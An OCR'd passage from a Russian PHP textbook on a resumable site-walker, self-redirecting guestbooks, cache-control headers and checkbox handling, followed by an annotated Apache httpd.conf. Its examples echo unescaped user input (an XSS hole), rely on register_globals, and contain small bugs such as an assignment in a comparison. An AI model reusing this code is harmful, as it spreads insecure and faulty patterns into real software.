// из файла $cache. Если этого файла не существует, значит,
// необходимо начать новый обход, начиная с каталога $Root.
// Этап будет длиться не более $time секунд (если 0, то за один
// раз обрабатывается ровно один файл или каталог).
// Для каждого обнаруженного файла или каталога вызывается функция,
// имя которой передано в $Func.
// Формат функции: function FWalker(string $fname, array &$Result)
// Эта функция должна обрабатывать найденный файл $fname
// соответствующим образом и добавлять данные в массив $Result
// (в любом формате). Состояние массива $Result будет автоматически
// сохранено сразу по истечении кванта времени и восстановлено
// перед началом нового этапа.
// Возвращает true, если процесс не был закончен на этом этапе,
// и false, если только что были обработаны последние файлы на сервере.
function WalkSite($Root,$Func,$cache,$time,&$Result)
{ $Start=time();
  // Состояние в самом начале работы. Нужно обработать
  // корневой каталог $Root.
```

```
$Prg=array(
  "Todo" => array($Root), // для накопления путей необработанных файлов
  "Res"  => array()       // результат обработки всех файлов
);
// Пытаемся загрузить текущее состояние. Если не получается,
// значит, обход только что начался.
if($f=@fopen($cache,"rb")) {
  if(@flock($f,LOCK_SH)) {
    $Prg=Unserialize(fread($f,filesize($cache)));
    fclose($f);
  }
}

// Обходим сайт — по одной итерации цикла на каждый файл или
// каталог. Найденные файлы добавляются в конец массива
// $Prg['Res'], а подвергающиеся обработке — извлекаются из его
// начала. Таким образом, мы продолжаем процесс до тех пор,
// пока не будут "пройдены" все файлы на сервере.
do {
  // очередное полное имя файла
  $fname=array_shift($Prg['Todo']);
  // если это не файл и не каталог, пропускаем
  if(!@is_file($fname) && !@is_dir($fname)) continue;
  // если это каталог, добавляем все его содержимое
  if(@is_dir($fname)) {
    $Files=array();
    for($d=openDir($fname); $e=readDir($d); ) {
      if($e=="."||$e="..") continue;
      $Files[]="$fname/$e";
    }
    closeDir($d);
    // вставляем в начало массива, чтобы на следующей итерации
    // цикла обрабатывались именно эти файлы
    $Prg['Todo']=array_merge($Files,$Prg['Todo']);
  }
  // вызываем функцию для обработки очередного файла или каталога
  $Func($fname,$Prg['Res']);
  // выходим, если время истекло, или же необработанных
  // файлов не осталось.
```

```
  } while(time()-$Start<$time && count($Prg['Todo']));

  // Вернуть текущий результат в $Result.
  $Result=$Prg['Res'];
  // Если еще есть файлы для обработки, сохранить состояние.
  if(count($Prg['Todo'])) {
    // Сохраняем текущее состояние. В следующий раз мы начнем с него.
    $f=fopen($cache,"a+b");
    flock($f,LOCK_EX);
    ftruncate($f,0);
    fwrite($f,Serialize($Prg));
    fflush($f); fclose($f);
    return true; // процесс продолжается
  }
  // Иначе процесс закончился. Удалить файл состояния.
  @unlink($cache);
  return false;
}
?>
```

Я не буду приводить здесь реальный сценарий для построения карты сервера, потому что он слишком велик и, к тому же, довольно однообразен и неинтересен. Вся "изюминка" заключена именно в функции `WalkSite()`. Листинг 33.2 содержит небольшую "демонстрацию" ее возможностей. Сценарий собирает сведения о размере каждого файла сайта, печатая на каждом этапе имена обработанных объектов, а затем выводит сводную информацию.

Листинг 33.2. Демонстрация возможностей функции `WalkSite()`: demo.php

```
<?
// Подключаем библиотекаря "прямым" способом.
include "$DOCUMENT_ROOT/php/Librarian.phl";
// Подключаем модуль с функцией WalkSite().
Uses("SiteWalker");

// Эта функция будет вызываться для каждого файла на сервере.
// Ее задача — добавить обработанные данные из этого файла
// в массив $Result (формат определяется назначением этих данных).
function Walk($fname,&$Result)
{ // для диагностики выводим имя файла
```

```
  print ">$fname<br>";
  // в качестве примера — просто добавляем имя файла в массив
  $Result[]="$fname: <b>".filesize($fname)."</b>";
}

// Если WalkSite() вернула false, значит, процесс закончился.
if(!WalkSite($DOCUMENT_ROOT,"Walk","map",0,$Result)) {
  // В качестве примера просто выводим содержимое массива,
  // сформированного вызовами функции Walk(). Реальный код
  // должен был бы вырабатывать HTML-представление карты,
  // данные которой накоплены в $Result.
  print "<hr>";
  print join("<br>\n",$Result);
} else {
  // для примера заставляем страницу обновить саму себя,
  // имитируя многократные посещения пользователей.
  print "<meta http-equiv=refresh content='0; url=$SCRIPT_NAME'>";
}
?>
```

В этом сценарии функции `WalkSite()` передается `0` как значение размера кванта времени, в течение которого можно собирать данные о сайте. Это означает, что файлы будут обрабатываться по одному при каждом запросе.
В реальном коде карты сервера, конечно, это не так — нужно указывать приемлемый промежуток времени, чтобы в него "уложилась" обработка сразу нескольких страниц. Чем меньше будет этот промежуток, тем менее заметным для пользователя станет замедление, связанное с работой сценария, но тем значительнее будут "накладные расходы", вызванные работой функций сериализации. Так что тут нужно выбирать некоторый "средний" вариант. Проще всего это сделать опытным путем — например, так, чтобы примерно за час при известной посещаемости успевала перестроиться вся карта сервера.

Примечание

Функция `WalkSite()` из листинга 33.2 работает с файлами, устанавливая на них рекомендательные блокировки. Этот процесс хоть и позволяет обойти проблемы с разделением доступа к файлам, немного сложен для понимания. Он подробно описан в *главе 15 части IV*.

Использование самопереадресации

Термин *самопереадресация* (или, в английском варианте, *self-redirect*) означает свойство сценария подавать в браузер клиента запрос, заставляющий его (браузер) заново

выполнить и загрузить этот сценарий с сервера. Звучит, как языческое заклинание, не правда ли? Пожалуй, с первого взгляда не совсем ясно, зачем же может понадобиться эта хваленая самопереадресация в Web-программировании.

Рассмотрим пример. Предположим, у нас имеется сценарий — гостевая книга наподобие той, эскиз которой мы рассматривали в *главе 30*. С точки зрения пользователя сценарий представляет собой страницу с адресом `http://www.ourserver.ru/book/index.html`. Если набрать этот адрес в браузере, появится, во-первых, форма с предложением добавить новое сообщение в книгу, а во-вторых, список ранее добавленных "посланий". В атрибуте `action` тэга `<form>` указан адрес той же самой страницы `index.html` (это вписывается в трехуровневую схему разработки сценариев), поэтому после набора сообщения и нажатия на кнопку отправки фактически снова загружается та же самая страница. Только перед ее загрузкой генератор данных гостевой книги определяет, что необходимо добавить новую запись, и делает это.

В общем-то, довольно стандартная схема. Пусть пользователь набрал свое послание и отправил его на сервер. Перед ним появится список сообщений, первым из которых будет его собственное. Пока вроде бы все верно. И теперь пользователь, ничего не подозревая, нажимает на кнопку **Обновить** в браузере, заставляя последний, как он думает, перезагрузить страницу гостевой книги.

Но в действительности происходит совсем не то, что он ожидает. Если данные формы были посланы методом `POST`, браузер выведет на экран диалоговое окно запроса примерно такого содержания: "Вы пытаетесь обновить данные страницы, которая была сгенерирована с применением метода `POST`. Повторить отправку данных (да или нет)?" Если пользователь нажмет кнопку **Нет**, то гостевая книга не перезагрузится, а появится совершенно бесполезная стандартная страница с сообщением о том, что "данные устарели". Если же он подтвердит вторичную отправку данных, его сообщение будет добавлено в книгу *еще раз*, а потому "размножится". Довольно нетрудно понять, почему так происходит: ведь браузер "не знает", что в действительности пользователь хочет лишь вторично "зайти" на адрес страницы книги, а не повторить отправку всех данных формы.

Однако ситуация становится еще плачевнее, если мы применяем в нашей гостевой книге метод `GET`. В этом случае при нажатии на кнопку **Обновить** браузер "без лишних разговоров" пошлет данные формы на сервер повторно, так что сообщение будет лишний раз добавлено в гостевую книгу *без предупреждений*. И это тоже понятно: ведь метод `GET` — не что иное, как простое изменение URL страницы, а именно, добавление в его конец символа `?`, после которого следуют параметры (в том числе текст записи).

Замечание

Впрочем, метод `GET` практически никогда не применяется в интерактивных сценариях, таких как гостевые книги, форумы и т. д. Мы уже говорили в первой части книги на эту тему, но она настолько важна, что я повторюсь. *Если для*

одних и тех же данных формы при их многократной отправке страница всегда выглядит одинаково, значит, эти данные логично передавать методом `GET`. *В противном случае необходимо применять метод* `POST`. Такое положение вещей связано также и с тем, что некоторые proxy-серверы могут кэшировать страницы, полученные методом `GET`, но они никогда не кэшируют их при использовании `POST`.

Самопереадресация — это как раз то средство, которое позволяет разрешить рассмотренный конфликт в сторону пользователя. В самом деле, предположим, что при получении уведомления о новом сообщении генератор данных вставляет их в базу данных, а затем посылает браузеру заголовок, заставляющий его перезагрузить страницу гостевой книги. В этом случае страница уже не будет представлять собой результат работы метода `POST`, это будет обычный HTML-документ, загруженный с сервера, как будто бы пользователь считал файл только что самостоятельно и "вручную". Неудивительно, что кнопка браузера **Обновить** будет работать так, как ей и положено.

Впрочем, при использовании самопереадресации очень легко наткнуться на один неприятный "подводный камень". Это — ошибка некоторых версий браузера Netscape, заключающаяся в том, что любые страницы, полученные им в результате самопереадресации, он ошибочно принимает за пустые (и соответственно отображает). И все же выход есть: достаточно немного модифицировать URL страницы, чтобы браузер "подумал", что это уже другой документ, а не тот же самый. Листинг 33.3 показывает, как это можно сделать. В целях экономии места я разместил шаблон страницы и генератор данных в одном файле.

Листинг 33.3. Самопереадресация

```
<?
// Считываем содержимое базы данных.
$Book=@Unserialize(join("",File("book.dat")));
if(!$Book) $Book=array();
// Проверяем, не нужно ли добавить запись...
if(@$Go) {
  array_unshift($Book,$Text);
  $f=fopen("book.dat","w");
  fwrite($f,Serialize($Book));
  fclose($f);
  // Внимание! Самопереадресация. Обратите внимание на то,
  // какой заголовок мы посылаем.
  Header("Location: http://$HTTP_HOST$REQUEST_URI?".time());
  exit; // Завершить сценарий.
}
```

```
?>
<form action=sr.php method=post>
Введите текст:<br>
<input type=text name=Text><br>
<input type=submit name=Go value="Go!">
</form>
<?foreach($Book as $k=>$v) {?>
  <?=$v?>
  <hr>
<?}?>
```

Мы обеспечиваем "уникальность" URL страницы гостевой книги за счет добавления в его конец текущего времени в секундах, прошедших с 1 января 1970 года (так называемый Unix timestamp). Вряд ли пользователь будет обновлять страницу чаще, чем раз в секунду, поэтому такой способ прекрасно подходит для наших целей.

Обратите внимание на то, что в заголовке `Location` мы передаем полный URL страницы, включая имя хоста. Большинство браузеров умеют "понимать" и сокращенные пути (например, без указания имени сервера), но некоторые — нет, так что лучше не искушать судьбу.

Запрет кэширования страниц

Изрядное количество сценариев генерируют страницы, которые постоянно изменяются во времени, поэтому кэширование таких документов, которое иногда пытаются провести "слишком умные" браузеры и proxy-серверы, следует отключить. В противном случае пользователь может увидеть устаревшие данные и не заметить, что ваша страница изменилась.

Вообще говоря, если браузер "захочет" сохранять страницу в кэше и затем постоянно выдавать пользователю одно и то же, никакая сила не сможет запретить ему делать это. К счастью, большинство браузеров более "послушны" — они адекватно реагируют на специальные *заголовки запрета кэширования*, которые могут присутствовать в странице, полученной с сервера. То же самое делают и proxy-серверы — правда, они используют уже другие заголовки.

В листинге 33.4 приведены четыре заголовка, которые необходимо послать вместе с телом страницы, чтобы браузеры и proxy-серверы не пытались ее кэшировать. Опыт подтверждает, что эти 4 заголовка — минимум. Если убрать хотя бы один из них, некоторые proxy-серверы (или браузеры) могут "не понять", что от них требуется.

Листинг 33.4. Заголовки для запрета кэширования

```
Header("Expires: Mon, 26 Jul 1997 05:00:00 GMT");    // Дата в прошлом
```

```
Header("Last-Modified: ".gmdate("D, d M Y H:i:s")."GMT"); // Изменилась
Header("Cache-Control: no-cache, must-revalidate");  // для HTTP/1.1
Header("Pragma: no-cache");                          // для HTTP/1.0
```

Излишне напоминать, что все заголовки должны быть отправлены *до* первой команды вывода в сценарии.

Примечание

При использовании шаблонизатора наподобие того, который был описан в *главе 30*, это требование является необязательным. В таком случае весь результат работы сценария и шаблона буферизируется и не отправляется в браузер до самого последнего момента.

Несколько слов о флажках checkbox

Переключатель с независимым выбором (checkbox или более коротко — флажок) имеет одну довольно неприятную особенность, которая иногда может помешать Web-программисту. Вы, наверное, помните, что когда перед отправкой формы пользователь установил его в выбранное состояние, то сценарию в числе других параметров приходит пара `имя_флажка=значение`. В то же время, если флажок не был установлен пользователем, указанная пара не посылается. Часто это бывает не совсем то, что нужно. Мы бы хотели, чтобы в невыбранном состоянии флажок также присылал данные, но только `значение` было равно какой-нибудь специальной величине — например, нулю или пустой строке.

К нашей радости, добиться этого эффекта в PHP довольно несложно. Достаточно воспользоваться одноименным скрытым полем (hidden) со значением, равным, например, нулю, разместив его перед нужным флажком. Вот пример:

Листинг 33.5. Гарантированная установка значений флажков

```
<?
if(@$Go) {
  foreach($Known as $k=>$v)
    if($v) echo "Вы знаете язык $k!<br>";
      else echo "Вы не знаете языка $k. <br>";
}
?>
<form action=lang.php method=post>
Какие языки программирования вы знаете?<br>
<input type=hidden name=Known[PHP] value=0>
  <input type=checkbox name= Known[PHP] value=1>PHP<br>
```


```
<input type=hidden name=Known[Perl] value=0>
  <input type=checkbox name= Known[Perl] value=1>PHP<br>
<input type=submit name=Go value="Go!">
</form>
```

Теперь в случае, если пользователь не выберет какой-нибудь из флажков, браузер отправит сценарию пару `Known[язык]=0`, сгенерированную соответствующим скрытым полем, и в массиве `$Known` создастся соответствующий элемент. Если пользователь *выбрал* флажок, эта пара также будет послана, но сразу же после нее последует пара `Known[язык]=1`, которая "перекроет" предыдущее значение.

Не включи мы скрытые поля в форму из листинга 33.5, сценарий печатал бы только сообщения о тех языках, которые "знает пользователь", пропуская языки, ему "неизвестные". В нашем же случае сценарий реагирует и на неустановленные флажки.

Примечание


Такой способ немного увеличивает объем данных, передаваемых методом `POST`, за счет тех самых пар, которые генерируются скрытыми полями. Впрочем, в реальной жизни это "увеличение" практически незаметно (особенно для `POST`-форм).



ЧАСТЬ VI.

ПРИЛОЖЕНИЯ

Приложение 1



Файл конфигурации Apache *httpd.conf*

Это приложение содержит полный текст файла конфигурации сервера Apache `httpd.conf` с комментариями на русском языке.

> **Замечание**
>
> Содержимое листинга П1.1 полностью соответствует указаниям по настройке Apache, приведенным в *части II* книги. Если у вас по какой-то причине не получится правильно установить Apache и PHP версии 4, руководствуясь этими указаниями, представленный ниже текст файла `httpd.conf` решит все проблемы.

Несколько слов о формате `httpd.conf`. Файл состоит из строк, содержащих *директивы Apache*. В одной строке может быть расположено не более одной директивы. Текст от `#` äо конца строки считается комментарием и не берется в рассмотрение. Также игнорируются пустые строки.

При изменении начальной конфигурации файла возможно группирование нескольких директив в *блоки*, или *контейнеры*. При этом Apache поддерживает только ограниченное количество допустимых типов контейнеров. Любой блок-контейнер начинается строкой вида `<ИмяКонтейнера>`, расположенной, как обычно, на отдельной строке, и завершается тэгом `</ИмяКонтейнера>`. Некоторые (но не все) блоки могут быть вложенными.

Директивы, касающиеся индивидуальных настроек для каталогов или файлов, могут также помещаться в специальные файлы `.htaccess`, расположенные в соответствующих местах дерева каталогов сайта. Эти файлы должны иметь тот же формат, что и `httpd.conf`. Однако для них имеются особые ограничения на использование директив и блоков — список недопустимых можно найти в документации, поставляемой с Apache.

Листинг П1.1. Файл конфигурации Apache `httpd.conf`

```
# Основан на конфигурационных файлах сервера NSCA, созданных
# Робом МакКулом.
#
# Главный файл конфигурации сервера Apache, содержащий директивы,
```

```
# управляющие работой сервера. За более детальной информацией
# обращайтесь по адресу http://www.apache.org/docs/.
#
# Не стоит читать эти директивы без понимания их роли. Они
# приведены здесь лишь в качестве примера одного из возможных
# вариантов. В случае сомнений обращайтесь к сопроводительной
# документации. Считайте, что вас предупредили.
#
# После просмотра и анализа файла httpd.conf сервер
# попробует найти и обработать файлы:
# C:/Program Files/Apache Group/Apache/conf/srm.conf, а затем
# C:/Program Files/Apache Group/Apache/conf/access.conf,
# если вы не переопределили эти имена директивами ResourceConfig
# и/или AccessConfig.
#
# Директивы конфигурации сгруппированы в три основных раздела:
#
# 1. Директивы, управляющие процессом Apache в целом (глобальное
#    окружение).
# 2. Директивы, определяющие параметры "главного" сервера, или
#    сервера "по умолчанию", отвечающего на запросы, которые
#    не обрабатываются виртуальными хостами. Эти директивы задают
#    также установки по умолчанию для всех остальных виртуальных хостов.
# 3. Установки для виртуальных хостов, позволяющие обрабатывать
#    запросы Web одним-единственным сервером Apache, но направлять
#    по раздельным IP-адресам или именам хостов.
#
# Файлы конфигурации программы и журналы регистрации событий
# (в программисткой среде они чаще называются "конфигами" и "логами",
# так что, я думаю, ничего страшного не произойдет, если я буду
# придерживаться этой терминологии и здесь).
# Если имена файлов, определенных вами для управления сервером,
# начинаются с символа / (или "диск:/" для Win32), сервер будет
# использовать явно указанный в этом имени полный путь. Если же имена не
# начинаются с "/", то для определения пути будет задействовано значение
# директивы ServerRoot. Так, logs/foo.log при значении ServerRoot,
# равном /usr/local/apache, будет интерпретироваться сервером как
# /usr/local/apache/logs/foo.log.
#
```

```
# Внимание: В определении имен файлов вы должны использовать прямые слэши
# вместо обратных (т. е. c:/apache вместо c:\apache). Если не указано
# имя диска, по умолчанию будет выбран диск, на котором размещен
# Apache.exe; тем не менее, во избежание путаницы, рекомендуется, чтобы
# вы всегда явно указывали в абсолютных путях имя диска.
#

### Раздел 1: Глобальное окружение
#
# Директивы в этом разделе определяют общие параметры Apache, такие как,
# например, число запросов, которое он может обрабатывать одновременно,
# или где ему искать свои файлы конфигурации.

#
# Директива ServerType может иметь значения inetd или standalone.
# Режим inetd поддерживается только на платформах Unix.
ServerType standalone

#
# ServerRoot: вершина дерева каталогов, в которых содержатся файлы
# конфигурации, регистрации и отслеживания ошибок.
#
# В конце строки добавлять слэш не следует!
ServerRoot "C:/Program Files/Apache Group/Apache"

#
# PidFile: Файл, куда сервер при запуске должен записывать свой
# идентификатор процесса.
PidFile logs/httpd.pid

#
# ScoreBoardFile: Учетный файл, предназначенный для хранения внутренней
# информации процесса сервера. Он необходим не для всех архитектур.
# Если для вашей он нужен (об этом можно судить по тому, будет ли создан
# такой файл, когда вы запустите Apache), то вы должны обеспечить, чтобы
# никакие два экземпляра процесса Apache не использовали один и тот же
# учетный файл.
ScoreBoardFile logs/apache_runtime_status
```

```
#
# В стандартной конфигурации сервер обработает при запуске файлы
# httpd.conf, srm.conf и access.conf (именно в таком порядке).
# Последние два файла в настоящее время поставляются пустыми, поскольку
# теперь рекомендуется для простоты, чтобы все директивы указывались в
# одном файле (httpd.conf).
# Закомментированные ниже значения встроены в сервер по умолчанию.
# Если вы используете другие имена файлов, отредактируйте и
# раскомментируйте "умолчальные". Если потребуется, чтобы сервер
# проигнорировал эти файлы, вы можете указать значения /dev/null (для
# Unix) или nul (для Win32).
#ResourceConfig conf/srm.conf
#AccessConfig conf/access.conf

#
# Timeout: Время ожидания в секундах, прежде чем сервер примет или
# отправит сообщение о тайм-ауте.
Timeout 300

#
# KeepAlive: Признак, позволено или нет устанавливать долговременные
# соединения (persistent connections) (т.е. когда обрабатывается более
# одного запроса на соединение). Для запрета укажите значение Off.
KeepAlive On

#
# MaxKeepAliveRequests: Максимальное число запросов, допустимое в одном
# долговременном соединении. Для снятия ограничений обнулите параметр,
# но для максимального быстродействия мы рекомендуем указать заведомо
# большое конкретное значение.
MaxKeepAliveRequests 100

#
# KeepAliveTimeout: Время ожидания в секундах следующего запроса от
# одного и того же клиента в одном подключении.
KeepAliveTimeout 15

#
# Для обработки запросов Apache для Win32 всегда порождает один дочерний
```

```
# процесс. Если он по каким-либо причинам будет преждевременно завершен,
# другой дочерний процесс создается автоматически. Поступающие запросы
# внутри такого дочернего процесса обрабатываются отдельными потоками.
# Следующие две директивы управляют поведением таких потоков и процессов.

#
# MaxRequestsPerChild: Число запросов, которое позволено обрабатывать
# дочернему процессу до переполнения. При переполнении дочерний процесс
# будет принудительно завершен, чтобы избежать проблем при длительной
# непрерывной работе, если Apache (или используемые им библиотеки),
# допускают утечку памяти или других ресурсов. На большинстве систем
# это не требуется, но некоторые (например, Solaris) имеют заметные
# утечки в библиотеках. Если нет других рекомендаций, для Win32
# установите значение 0 (без ограничений).
#
MaxRequestsPerChild 0

#
# ThreadsPerChild: Число одновременно выполняющихся потоков (т.е.
# запросов), которое допускает сервер. Установите это значение в
# соответствии с требуемой загрузкой сервера (больше активных запросов
# одновременно означает, что они обслуживаются медленнее) и объемом
# системных ресурсов, который вы можете предоставить серверу.
#
ThreadsPerChild 50

#
# Listen: Позволяет привязать Apache к конкретному адресу IP, и/или
# порту, в дополнение к порту, определенному по умолчанию. См. также
# директиву <VirtualHost>.
#
#Listen 3000
#Listen 12.34.56.78:80

#
# BindAddress: Этой опцией вы можете обеспечить поддержку виртуальных
# хостов. Данная директива используется для указания серверу адреса IP,
# который необходимо отслеживать. Она может содержать *, адрес IP или
# полное имя домена Интернета. См. также директивы <VirtualHost> и
Listen.
```

```
#
#BindAddress *

#
# Поддержка динамически разделяемых объектов (DSO, Dynamic Shared Object)
#
# Для того чтобы иметь возможность использовать модуль, созданный как
# библиотека DSO, вам следует поместить в этом месте соответствующую
# строку LoadModuleТогда модуль будет доступен
# прежде обращения к нему.
# За детальными разъяснениями механизмов DSO вы можете обратиться к
# файлу README.DSO в дистрибутиве Apache 1.3, а также выполнить
# команду 'apache -l', чтобы получить список уже встроенных
# (статически скомпонованных и таким образом всегда доступных)
# модулей сервера Apache.
#
# Внимание: Порядок, в котором загружаются модули, имеет большое
# значение. Не меняйте нижеследующий порядок без консультации со
# специалистом.
#
#LoadModule anon_auth_module modules/ApacheModuleAuthAnon.dll
#LoadModule dbm_auth_module modules/ApacheModuleAuthDBM.dll
#LoadModule digest_auth_module modules/ApacheModuleAuthDigest.dll
#LoadModule cern_meta_module modules/ApacheModuleCERNMeta.dll
#LoadModule digest_module modules/ApacheModuleDigest.dll
#LoadModule expires_module modules/ApacheModuleExpires.dll
#LoadModule headers_module modules/ApacheModuleHeaders.dll
#LoadModule proxy_module modules/ApacheModuleProxy.dll
#LoadModule rewrite_module modules/ApacheModuleRewrite.dll
#LoadModule speling_module modules/ApacheModuleSpeling.dll
#LoadModule info_module modules/ApacheModuleInfo.dll
#LoadModule status_module modules/ApacheModuleStatus.dll
#LoadModule usertrack_module modules/ApacheModuleUserTrack.dll

#
# Директива ExtendedStatus определяет, будет ли Apache генерировать
# детальную информацию о состоянии (ExtendedStatus On) или только
# общую информацию (ExtendedStatus Off) при обращении к функции
# server-status. Значение по умолчанию — Off.
```

```
#
#ExtendedStatus On

### Раздел 2: Конфигурация сервера по умолчанию
#
# Директивы этого раздела устанавливают значения, используемые "главным
# сервером", который отвечает на запросы, не обрабатываемые виртуальными
# хостами. Эти значения обусловливают также установки по умолчанию для
# любых контейнеров <VirtualHost>, которые вы будете определять
# здесь далее.
#
# Любые из директив раздела могут быть включены в контейнер
# <VirtualHost>; в таком случае установки по умолчанию будут
# переопределены ими для этого виртуального хоста.
#

#
# Если в директиве ServerType (установленной ранее в разделе "Глобальное
# окружение") задано значение inetd, следующие несколько директив не
# имеют никакого эффекта, поскольку их значение определено конфигурацией
# inetd. Переходите к директиве ServerAdmin.

#
# Port: Номер порта, к которому подключен сервер.
#
Port 80

#
# ServerAdmin: Ваш адрес, по которому следует направлять сообщения о
# проблемах с сервером. Этот адрес появится на некоторых сгенерированных
# сервером страницах, таких, как сообщения об ошибках.
#
ServerAdmin you@your.address

#
# Директива ServerName задает имя хоста, возвращаемое клиенту, если это
# имя отличается от того имени, которое получила программа (например,
# используйте www вместо реального имени хоста).
```

```
#
# Внимание: Вы не можете просто выдумывать имена хостов в надежде, что
# это сработает. Имя, которое вы определяете здесь, должно быть
# действительным именем DNS для вашего хоста. В случае затруднений с
# пониманием изложенного справьтесь у
# администратора сети.
# Если ваш хост не имеет зарегистрированного имени DNS, вы можете указать
# здесь его адрес IP. В таком случае вам придется обращаться к хосту по
# адресу (например, http://123.45.67.89/) и это может сильно осложнить
# переадресацию ресурсов.
#
ServerName localhost

#
# DocumentRoot: Каталог, в котором будут находиться ваши документы (т.е.
# Web-страницы). По умолчанию, все запросы выбираются из этого каталога;
# для указания же других мест могут использоваться символические ссылки
# (links) и псевдонимы (aliases).
#
DocumentRoot "z:/home/localhost/www"

#
# Каждый каталог, к которому Apache имеет доступ, может быть
# сконфигурирован в отношении свойств и сервисов, которые могут быть
# разрешены и/или запрещены в этом каталоге (и его подкаталогах).
#
# Сначала мы определяем свойства "по умолчанию".
#
<Directory z:/>
  Options Indexes Includes
  AllowOverride All
  allow from all
</Directory>

#
# Обратите внимание, что с этого места и далее вы должны явным образом
# указывать свойства, которые могут быть разрешены, — так что, если что-
то
# не работает так, как вы ожидаете, сначала убедитесь, что вы разрешили
```

```
# это свойство ниже.
#
# Здесь должен быть указан каталог, который вы установили как
# DocumentRoot.
#
#<Directory "z:/home/localhost/www">;

#
# Опции могут иметь значения None, All или любую комбинацию из
# Indexes, Includes, FollowSymLinks, ExecCGI или MultiViews.
#
# Заметьте, что MultiViews должен быть указан отдельно —
# Options All для этого не достаточно.
#
#   Options Indexes FollowSymLinks MultiViews

#
# Директива перечисляет опции, которые могут быть переопределены в
# файлах .htaccess. Значением может быть All или любая комбинация из
# Options, FileInfo, AuthConfig и Limit.
#
#    AllowOverride None

#
# Эти директивы определяют, какие пользователи имеют доступ к информации,
# расположенной на этом сервере.
#
#    Order allow,deny
#    Allow from all
#</Directory>

#
# UserDir: Название каталога, которое прибавляется к именам
# пользовательских домашних каталогов при получении запроса ~user
# (например, http://www.server.com/~username).
#
# Под Win32 мы в настоящее время не пытались устанавливать каталог
# регистрации пользователя, поэтому приходится работать с форматом,
# приведенным ниже.
```

```
#
<IfModule mod_userdir.c>
    UserDir "C:/Program Files/Apache Group/Apache/users/"
</IfModule>

#
# DirectoryIndex: Имя файла (или файлов), используемое в качестве
# предопределенной страницы-указателя или оглавления. Если вы указываете
# несколько имен, разделяйте их пробелами.
#
<IfModule mod_dir.c>
       DirectoryIndex index.htm index.html
</IfModule>

#
# AccessFileName: Имя файла, который сервер ищет в каждом каталоге для
# определения прав доступа.
#
AccessFileName .htaccess

#
# Следующие строки предотвращают доступ к файлам .htaccess со стороны
# Web-клиентов. Поскольку файлы .htaccess нередко содержат информацию об
# аутентификации, доступ к ним запрещен из соображений безопасности. Вы
# можете удалить эти строки (или поставить символ комментария),
# если допускаете, чтобы посетители могли просматривать содержимое файлов
# .htaccess из Web. Если вы поменяете значение директивы AccessFileName
# выше, не забудьте внести и сюда соответствующие изменения.
#
<Files ~ "^\.ht">
    Order allow,deny
    Deny from all
</Files>

#
# CacheNegotiatedDocs: По умолчанию с каждым документом Apache отправляет
# инструкцию "Pragma: no-cache", что является указанием proxy-серверам не
# кэшировать данный документ. Если раскрыть следующую строку, то
# поведение proxy-серверов изменится и им будет разрешено кэшировать
```

```
# документы.
#
#CacheNegotiatedDocs

#
# UseCanonicalName: (Впервые в версии 1.3.) Если эта директива включена
# (On), то всякий раз, когда Apache требуется создать ссылку на самого
# себя (self-referencing URL, т.е. адрес сервера, с которого поступает
# ответ на запрос), для формирования "канонического имени" он будет
# использовать значения директив ServerName и Port, когда это возможно.
# Если директива выключена (Off), Apache будет по возможности
# использовать значения, предоставленные клиентом. Эта директива влияет
# также на значения переменных SERVER_NAME и SERVER_PORT в CGI-сценариях.
#
UseCanonicalName On

#
# Директива TypesConfig описывает расположение файла mime.types
# (или его эквивалента).
#
<IfModule mod_mime.c>
    TypesConfig conf/mime.types
</IfModule>

#
# Директива DefaultType определяет MIME-тип, который будет использоваться
# для какого-либо документа, если сервер не сможет определить его по иным
# признакам, например, по расширению имени файла. Если ваш сервер
# содержит по большей части тексты или HTML-документы, text/plain
# является приемлемым решением. Если большая часть содержимого является
# исполняемыми файлами или изображениями, вы можете поменять значение на
# application/octet-stream, чтобы предотвратить попытку браузера
# показать содержимое двоичного файла.
#
DefaultType text/plain

#
# Модуль mod_mime_magic позволяет серверу использовать разнообразные
# приемы определения типа файла по его содержимому. Директива
```

```
# MIMEMagicFile указывает ему файл, где даны описания таких приемов.
# По умолчанию mod_mime_magic не включен в состав сервера (вы должны
# загрузить его сами с помощью директивы LoadModule — см. абзац DSO в
# разделе "Глобальное окружение", или заново откомпилировать сервер
# с этим модулем), поэтому директива MIMEMagicFile заключена в контейнер
# <IfModule>. Это означает, что она будет обработана только в том случае,
# если модуль mod_mime_magic уже загружен.
#
<IfModule mod_mime_magic.c>
    MIMEMagicFile conf/magic
</IfModule>

#
# Директива HostnameLookups определяет, регистрировать ли клиентов по
# именам, или только по адресам IP, т.е. www.apache.org (On) или
# 204.62.129.132 (Off). По умолчанию — Off, поскольку для снижения
# нагрузки на сеть было бы лучше, если бы вы использовали эту
# возможность, зная о последствиях, т. к. отслеживание по именам означа-
ет,
# что каждый клиентский запрос приведет как минимум к еще одному запросу
# к серверу имен для преобразования IP-адреса в имя.
#
HostnameLookups Off

#
# ErrorLog: Расположение файла регистрации ошибок. Если вы не определяете
# директиву ErrorLog внутри контейнера <VirtualHost>, сообщения об
# ошибках, возникших при работе этого хоста, будут записаны в указанный
# ниже файл. В противном случае все сообщения направятся в специфичный
# для виртуального хоста журнал.
#
ErrorLog logs/error.log

#
# LogLevel: Определение характера ошибок, которые записываются в
# error.log. Возможные значения в порядке убывания количества сообщений:
# debug, info, notice, warn, error, crit, alert, emerg.
#
```

```
LogLevel warn

#
# Следующие директивы указывают псевдонимы некоторых форматов, которые
# используются в директиве CustomLog (см. ниже).
#
LogFormat "%h %l %u %t \"%r\" %>s %b \"%{User-Agent}i\"" combined
LogFormat "%h %l %u %t \"%r\" %>s %b" common
LogFormat "%{Referer}i -> %U" referer
LogFormat "%{User-agent}i" agent

#
# Расположение и формат файла регистрации (лога). Если вы не определяете
# никаких лог-файлов внутри контейнера <VirtualHost>, сведения
# будут записываться здесь. Если же вы определяете отдельный лог-файл
# для виртуального хоста, доступ будет отслеживаться в этом логе,
# но не здесь.
#
CustomLog logs/access.log common

#
